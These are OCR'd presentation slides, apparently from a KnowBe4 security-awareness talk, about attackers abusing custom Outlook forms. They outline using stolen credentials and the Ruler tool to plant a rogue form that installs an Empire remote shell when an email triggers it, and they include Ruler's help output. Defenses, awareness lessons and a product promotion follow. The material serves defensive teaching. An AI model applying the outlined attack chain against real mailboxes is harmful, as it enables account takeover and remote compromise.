
- Modify Outlook form to do something malicious
- Can do anything programming can do

Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Need to add **Developer** tab to Outlook
- File, Options
- Quick Access Toolbar
- Design a Form
- Add>>
- OK





Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form






Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form




Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

How to trigger?

- On the attack machine, create an Outlook form with the same name and send an email to the victim using that form
- It will trigger the form which will trigger the rogue commands

Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- What good is it if you have to break into the victim to break into the victim?

- Well…

Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

Use Sense Post **Ruler** tool

- https://github.com/sensepos
- Allows you to create custom
  Exchange, using either the M
- All hacker needs is their cre

```
./ruler --email john@msf.com form help

USAGE:
 ruler form [global options] command [command options] [arguments...]

VERSION:
 2.0.17

COMMANDS:
 add creates a new form.
 send send an email to an existing form and trigger it
 delete delete an existing form
 display display all existing forms
```

Bad Forms

Rogue Forms

Great Sense Post demo video: https://www.youtube.com/watch?v=XfMpJTnmoTk


1. They have user's email address and password
2. Use Ruler hacking tool to create rogue form in victim's Outlook that adds Empire remote shell
3. They send an email that activates the rogue form to get Empire shell into victim's machine

Bad Forms

Rogue Forms

Great Sense Post video: https://www.youtube.com/watch?v=XfMpJTnmoTk

- Uses Ruler to add Empire remote shell



Bad Rules and Rogue Forms

<u>Defenses</u>


- Use MFA when possible
- Check for rogue rules and custom forms
  - Script for dumping all rules: https://github.com/OfficeDev/O365-InvestigationTooling/blob/master/Get-AllTenantRulesAndForms.ps1
  - Notruler – checks for custom rules and forms
    - https://github.com/sensepost/notruler
- Monitor email client for configuration changes

Key Takeaways

Lessons

- Email has long been a common attack vector
- Not all attacks have technical defenses or can easily be detected by traditional AV
- Train your employees to be aware that their email can be used against them and all the ways that it can be
- Phishing isn’t your only email problem

Password Exposure Test



Here's How the Password Exposure Test works:

- Checks to see if your company domains have been part of a data breach that included passwords
- Tests against 10 types of weak password related threats
- Checks against breached/weak passwords currently in use in your Active Directory
- Reports on the accounts affected and does not show/report on actual passwords
- Just download the install, run it, with results in minutes!

Requirements: Active Directory, Windows 7 or higher (32 or 64 bit) NOTE: the analysis is done on the workstation you install PET on, no confidential data leaves your network, and actual passwords are never disclosed.

Learn More at https://www.knowbe4.com/password-exposure-test «

Questions?

Roger A. Grimes– Data-Driven Defense Evangelist, KnowBe4
rogerg@knowbe4.com
Twitter: @rogeragrimes
www.linkedin.com/in/rogeragrimes

KnowBe4
Human error. Conquered.